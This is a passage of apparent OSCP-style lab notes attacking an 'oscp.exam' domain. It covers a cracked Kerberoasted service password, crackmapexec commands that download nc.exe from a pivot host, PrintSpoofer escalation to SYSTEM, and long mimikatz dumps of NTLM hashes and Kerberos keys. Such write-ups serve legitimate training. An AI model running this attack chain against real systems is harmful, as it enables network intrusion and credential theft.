4c970de2ec7bae9c8a19a072aceab812775bce288e7131c80334d5205b5a0b1b3fe9997be7
9b8a4989e78b1b1d00965177a9996811242e94466fe41f0bdef3626a36473f22e35ac52e73
b5010c00dabcd9f2660fe08e3dc56eedd14f577e5d4a707f9d7e3433d6b43403e8a245f5d0
d16a13cda33a5339cf78c0870ab4e4edf30d8492464d30e46c96cd358907312715dd81a486
0d16e7173fe6cd0cfd06f0ec12645177f9bb38bd9885b4e3864104bab521cd69098242ae3c
a354b7a62dcf940478388247fea11055f22e217b758c357a486cd940b93ec9fc9331c592af
635f8282342833f1d90b72a6b14bb76bbc1d9525e3f9e03d2fbd5844df9a785c0ffb4a3b08
44fe5ef31be433d039cddc5305b4bd35163b5b8bddaea1d6f110644422770ddba151f73122
aa4b4a019f7f0a207d202adc989a269e24ce8c3ef6c47027e2908b90839fb737e4fa5d231c
1da1b73922ef4a3ae8151a7c9253ee3a306a4b9ed5f85d42a7d45447c5bb998c5cfd9bb912
b3e2aa2dc60776a0603f084a49b71ef5e7576b206f01df59e24c8a4dd1798c71113de0225b
7d8b1c29fcc1349480ab1ce9f1a1aaaa84cb4482a3519135c127577c065e49fb2598ea947d
8ae262b69b3b88ed3eaf1fb1d5fd82c7dbfaaf3f159ad12b8d9b92cc09a8b3bfaefcd53da7
7ca73d851f90015b9d5dbe785a08313067015dbc49c6b0b4badfd71f073451f64084ddd9fd
c5870b9466725c997cc1cee4fe38:Dolphin1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......:
$krb5tgs$23$*sql_svc$oscp.exam$MSSQL/MS02.oscp.exam...e4fe38
Time.Started.....: Tue Apr  4 01:11:26 2023 (1 sec)
Time.Estimated...: Tue Apr  4 01:11:27 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1046.5 kH/s (0.90ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 50688/14344385 (0.35%)
Rejected.........: 0/50688 (0.00%)
Restore.Point....: 49152/14344385 (0.34%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: truckin -> patrick15
Hardware.Mon.#1..: Util: 22%

Started: Tue Apr  4 01:11:25 2023
```

```
Stopped: Tue Apr  4 01:11:28 2023
```

sql_svc:Dolphin1 -> smb,mssql (.148)
-> ldap, smb (.146)


----------> SEE .148

2nd 10.10.xxx.148 - OK


Used found creds to login into .148

```
proxychains crackmapexec mssql 10.10.104.148 -u 'sql_svc' -p 'Dolphin1' -x
"curl http://10.10.104.147/nc.exe -o C:\windows\temp\nc.exe"
```

Use .147 as pivot server, upload nc.exe, PrintSpoofer64.exe and mimikatz.exe



Set up the listener on .147 (internal IP)




SeImpersonatePrivilege

```
C:\windows.old\Windows\System32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\windows.old\Windows\System32>cd C:\
cd C:\

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 68A4-24C5

 Directory of C:\

12/07/2019  02:14 AM    <DIR>          PerfLogs
12/20/2022  02:57 AM    <DIR>          Program Files
11/10/2022  03:52 AM    <DIR>          Program Files (x86)
12/01/2022  04:15 AM    <DIR>          Users
12/20/2022  02:58 AM    <DIR>          Windows
04/04/2022  06:00 AM    <DIR>          windows.old
               0 File(s)              0 bytes
               6 Dir(s)  10,066,096,128 bytes free
```

Privilege Escalation

```
C:\Users\Public\Documents>curl http://10.10.104.147:8000/PrintSpoofer64.exe -o PrintSpoofer64.exe
curl http://10.10.104.147:8000/PrintSpoofer64.exe -o PrintSpoofer64.exe

C:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 68A4-24C5

 Directory of C:\Users\Public\Documents

04/03/2023  05:12 PM    <DIR>          .
04/03/2023  05:12 PM    <DIR>          ..
04/03/2023  05:12 PM            27,136 PrintSpoofer64.exe
               1 File(s)         27,136 bytes
               2 Dir(s)  10,066,034,688 bytes free

C:\Users\Public\Documents>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19042.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```



C:\Users\Administrator\Desktop>mimikatz.exe
mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 402111 (00000000:000622bf)
Session : Interactive from 1
User Name : Administrator
Domain : OSCP
Logon Server : DC01
Logon Time : 3/2/2023 10:40:02 PM
SID : S-1-5-21-2610934713-1581164095-2706428072-500

```
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : OSCP
         * NTLM     : 59b280ba707d22e3ef0aa587fc29ffe5
         * SHA1     : f41a495e6d341c7416a42abd14b9aef6f1eb6b17
         * DPAPI    : 959ad2ea78c63aebf3233679ad90d769
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : OSCP.EXAM
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 129940 (00000000:0001fb94)
Session           : Service from 0
User Name         : MSSQL$SQLEXPRESS
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:38 PM
SID               : S-1-5-80-3880006512-4290199581-1648723128-3569869737-
3631323133
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : fd36234ccd3ff712a05bbfa0fb5ae534
         * SHA1     : 02404066ec14460a0a80f673d349c0b53d5dbc81
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 58 62 37 e8 51 79 93 ae e9 41 c8 96 e1 61 c3 e2 d8
```

```
e8 73 79 67 2e b6 ab e2 e6 eb b8 45 63 f4 d1 99 a2 ef ae 6d 92 99 ec 54 3b
50 0f
 2e a1 32 e7 9c ed e9 85 dd 93 25 8c ed d9 92 4e 05 e6 16 85 04 a3 76 ca
ba 4c b8 ec 32 f2 fb a9 e8 6d a2 ca 8f d2 17 85 51 af 17 79 52 1b 0a ed 6d
5c 36
 d2 04 01 38 38 7c 5e f9 bd 3b 93 11 c9 87 d3 7d 61 68 b1 67 be 92 66 3a
c2 07 7e 67 f1 70 08 54 40 9c af 88 39 bd 37 90 09 a6 f5 26 58 67 78 2a 7c
d7 21
 96 f9 80 af c7 69 d3 78 ba 31 22 89 dc 2b 62 ee 4b b3 43 45 92 b1 b8 a4
90 6a c9 4e 17 3e 01 67 b0 70 68 48 2c 94 a9 52 07 83 e8 21 86 0c ef c0 ed
d7 26
 00 0a 7e 21 4c 1e cb 5d e1 11 00 57 f6 eb 82 58 4b cd f7 e4 18 ea 85 2c
9c 5f 16 0a b8 b4 21 b7 4e a2 73 3b a9 fe 36 07 42 3d 20
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 129053 (00000000:0001f81d)
Session           : Service from 0
User Name         : SQLTELEMETRY$SQLEXPRESS
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:38 PM
SID               : S-1-5-80-1985561900-798682989-2213159822-1904180398-
3434236965
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : fd36234ccd3ff712a05bbfa0fb5ae534
         * SHA1     : 02404066ec14460a0a80f673d349c0b53d5dbc81
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 58 62 37 e8 51 79 93 ae e9 41 c8 96 e1 61 c3 e2 d8
e8 73 79 67 2e b6 ab e2 e6 eb b8 45 63 f4 d1 99 a2 ef ae 6d 92 99 ec 54 3b
50 0f
 2e a1 32 e7 9c ed e9 85 dd 93 25 8c ed d9 92 4e 05 e6 16 85 04 a3 76 ca
```

```
ba 4c b8 ec 32 f2 fb a9 e8 6d a2 ca 8f d2 17 85 51 af 17 79 52 1b 0a ed 6d
5c 36
 d2 04 01 38 38 7c 5e f9 bd 3b 93 11 c9 87 d3 7d 61 68 b1 67 be 92 66 3a
c2 07 7e 67 f1 70 08 54 40 9c af 88 39 bd 37 90 09 a6 f5 26 58 67 78 2a 7c
d7 21
 96 f9 80 af c7 69 d3 78 ba 31 22 89 dc 2b 62 ee 4b b3 43 45 92 b1 b8 a4
90 6a c9 4e 17 3e 01 67 b0 70 68 48 2c 94 a9 52 07 83 e8 21 86 0c ef c0 ed
d7 26
 00 0a 7e 21 4c 1e cb 5d e1 11 00 57 f6 eb 82 58 4b cd f7 e4 18 ea 85 2c
9c 5f 16 0a b8 b4 21 b7 4e a2 73 3b a9 fe 36 07 42 3d 20
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 73665 (00000000:00011fc1)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               : S-1-5-90-0-1
        msv :
```

```
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : f0fbae9774187037e5d553d1c8c24236
         * SHA1     : 744eb9990465c3e1053457f0a3e82d4dcecbb20c
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 8a dc 45 e4 ae cc 5c e9 c8 d0 5a a3 f1 43 5f 67 f8
90 9d a4 c4 61 77 02 64 82 cf 98 87 3f 73 93 7f 83 d7 38 e8 2d 25 74 6f e1
c4 6e
 80 cb fa 33 90 c3 21 c0 0d 00 a3 f7 c8 c9 7b 84 7f b4 1d d5 67 b2 b7 b2
0d 65 af 09 9c 5e 56 c2 77 c8 47 bf 90 0a 4f 9b 06 66 52 fe 7e 7b ce 4f fc
e0 d8
 e6 11 06 f5 fd d6 76 83 fa e2 b2 35 cb 9d 3c 9c 49 0e 4e 1a 9a 1a 33 63
c9 f6 ef 83 5a de f2 21 20 43 34 f3 9f 3f 86 66 c2 f5 3e f6 e7 da 83 dd 26
28 68
 f1 5f 94 67 47 d6 fe 62 f1 ec 59 57 40 50 18 f1 eb 3b 43 97 fe de 66 09
b2 99 b1 a7 c2 09 3c f6 b2 42 d0 eb a7 26 ff 88 96 bb c2 52 17 95 e3 47 90
04 43
 ac 98 da 22 2f 29 54 97 8c 97 6d fc fc 8f 22 c6 e4 13 2e e5 ba fa f4 97
c0 df f6 70 8a 63 fd 25 58 e7 2a ae 70 94 9b 39 db 0e 13
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 73632 (00000000:00011fa0)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : fd36234ccd3ff712a05bbfa0fb5ae534
```

```
         * SHA1     : 02404066ec14460a0a80f673d349c0b53d5dbc81
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 58 62 37 e8 51 79 93 ae e9 41 c8 96 e1 61 c3 e2 d8
e8 73 79 67 2e b6 ab e2 e6 eb b8 45 63 f4 d1 99 a2 ef ae 6d 92 99 ec 54 3b
50 0f
 2e a1 32 e7 9c ed e9 85 dd 93 25 8c ed d9 92 4e 05 e6 16 85 04 a3 76 ca
ba 4c b8 ec 32 f2 fb a9 e8 6d a2 ca 8f d2 17 85 51 af 17 79 52 1b 0a ed 6d
5c 36
 d2 04 01 38 38 7c 5e f9 bd 3b 93 11 c9 87 d3 7d 61 68 b1 67 be 92 66 3a
c2 07 7e 67 f1 70 08 54 40 9c af 88 39 bd 37 90 09 a6 f5 26 58 67 78 2a 7c
d7 21
 96 f9 80 af c7 69 d3 78 ba 31 22 89 dc 2b 62 ee 4b b3 43 45 92 b1 b8 a4
90 6a c9 4e 17 3e 01 67 b0 70 68 48 2c 94 a9 52 07 83 e8 21 86 0c ef c0 ed
d7 26
 00 0a 7e 21 4c 1e cb 5d e1 11 00 57 f6 eb 82 58 4b cd f7 e4 18 ea 85 2c
9c 5f 16 0a b8 b4 21 b7 4e a2 73 3b a9 fe 36 07 42 3d 20
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : MS02$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : fd36234ccd3ff712a05bbfa0fb5ae534
         * SHA1     : 02404066ec14460a0a80f673d349c0b53d5dbc81
        tspkg :
        wdigest :
         * Username : MS02$
```

```
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : ms02$
         * Domain   : OSCP.EXAM
         * Password : 58 62 37 e8 51 79 93 ae e9 41 c8 96 e1 61 c3 e2 d8
e8 73 79 67 2e b6 ab e2 e6 eb b8 45 63 f4 d1 99 a2 ef ae 6d 92 99 ec 54 3b
50 0f
 2e a1 32 e7 9c ed e9 85 dd 93 25 8c ed d9 92 4e 05 e6 16 85 04 a3 76 ca
ba 4c b8 ec 32 f2 fb a9 e8 6d a2 ca 8f d2 17 85 51 af 17 79 52 1b 0a ed 6d
5c 36
 d2 04 01 38 38 7c 5e f9 bd 3b 93 11 c9 87 d3 7d 61 68 b1 67 be 92 66 3a
c2 07 7e 67 f1 70 08 54 40 9c af 88 39 bd 37 90 09 a6 f5 26 58 67 78 2a 7c
d7 21
 96 f9 80 af c7 69 d3 78 ba 31 22 89 dc 2b 62 ee 4b b3 43 45 92 b1 b8 a4
90 6a c9 4e 17 3e 01 67 b0 70 68 48 2c 94 a9 52 07 83 e8 21 86 0c ef c0 ed
d7 26
 00 0a 7e 21 4c 1e cb 5d e1 11 00 57 f6 eb 82 58 4b cd f7 e4 18 ea 85 2c
9c 5f 16 0a b8 b4 21 b7 4e a2 73 3b a9 fe 36 07 42 3d 20
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 43022 (00000000:0000a80e)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               : S-1-5-96-0-1
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : fd36234ccd3ff712a05bbfa0fb5ae534
         * SHA1     : 02404066ec14460a0a80f673d349c0b53d5dbc81
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
```

```
         * Domain   : oscp.exam
         * Password : 58 62 37 e8 51 79 93 ae e9 41 c8 96 e1 61 c3 e2 d8
e8 73 79 67 2e b6 ab e2 e6 eb b8 45 63 f4 d1 99 a2 ef ae 6d 92 99 ec 54 3b
50 0f
 2e a1 32 e7 9c ed e9 85 dd 93 25 8c ed d9 92 4e 05 e6 16 85 04 a3 76 ca
ba 4c b8 ec 32 f2 fb a9 e8 6d a2 ca 8f d2 17 85 51 af 17 79 52 1b 0a ed 6d
5c 36
 d2 04 01 38 38 7c 5e f9 bd 3b 93 11 c9 87 d3 7d 61 68 b1 67 be 92 66 3a
c2 07 7e 67 f1 70 08 54 40 9c af 88 39 bd 37 90 09 a6 f5 26 58 67 78 2a 7c
d7 21
 96 f9 80 af c7 69 d3 78 ba 31 22 89 dc 2b 62 ee 4b b3 43 45 92 b1 b8 a4
90 6a c9 4e 17 3e 01 67 b0 70 68 48 2c 94 a9 52 07 83 e8 21 86 0c ef c0 ed
d7 26
 00 0a 7e 21 4c 1e cb 5d e1 11 00 57 f6 eb 82 58 4b cd f7 e4 18 ea 85 2c
9c 5f 16 0a b8 b4 21 b7 4e a2 73 3b a9 fe 36 07 42 3d 20
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 42829 (00000000:0000a74d)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               : S-1-5-96-0-0
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : fd36234ccd3ff712a05bbfa0fb5ae534
         * SHA1     : 02404066ec14460a0a80f673d349c0b53d5dbc81
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : MS02$
         * Domain   : oscp.exam
         * Password : 58 62 37 e8 51 79 93 ae e9 41 c8 96 e1 61 c3 e2 d8
e8 73 79 67 2e b6 ab e2 e6 eb b8 45 63 f4 d1 99 a2 ef ae 6d 92 99 ec 54 3b
50 0f
```

```
 2e a1 32 e7 9c ed e9 85 dd 93 25 8c ed d9 92 4e 05 e6 16 85 04 a3 76 ca
ba 4c b8 ec 32 f2 fb a9 e8 6d a2 ca 8f d2 17 85 51 af 17 79 52 1b 0a ed 6d
5c 36
 d2 04 01 38 38 7c 5e f9 bd 3b 93 11 c9 87 d3 7d 61 68 b1 67 be 92 66 3a
c2 07 7e 67 f1 70 08 54 40 9c af 88 39 bd 37 90 09 a6 f5 26 58 67 78 2a 7c
d7 21
 96 f9 80 af c7 69 d3 78 ba 31 22 89 dc 2b 62 ee 4b b3 43 45 92 b1 b8 a4
90 6a c9 4e 17 3e 01 67 b0 70 68 48 2c 94 a9 52 07 83 e8 21 86 0c ef c0 ed
d7 26
 00 0a 7e 21 4c 1e cb 5d e1 11 00 57 f6 eb 82 58 4b cd f7 e4 18 ea 85 2c
9c 5f 16 0a b8 b4 21 b7 4e a2 73 3b a9 fe 36 07 42 3d 20
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 41197 (00000000:0000a0ed)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               :
        msv :
         [00000003] Primary
         * Username : MS02$
         * Domain   : OSCP
         * NTLM     : fd36234ccd3ff712a05bbfa0fb5ae534
         * SHA1     : 02404066ec14460a0a80f673d349c0b53d5dbc81
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : MS02$
Domain            : OSCP
Logon Server      : (null)
Logon Time        : 3/2/2023 10:39:37 PM
SID               : S-1-5-18
        msv :
```

```
        tspkg :
        wdigest :
         * Username : MS02$
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : ms02$
         * Domain   : OSCP.EXAM
         * Password : 58 62 37 e8 51 79 93 ae e9 41 c8 96 e1 61 c3 e2 d8
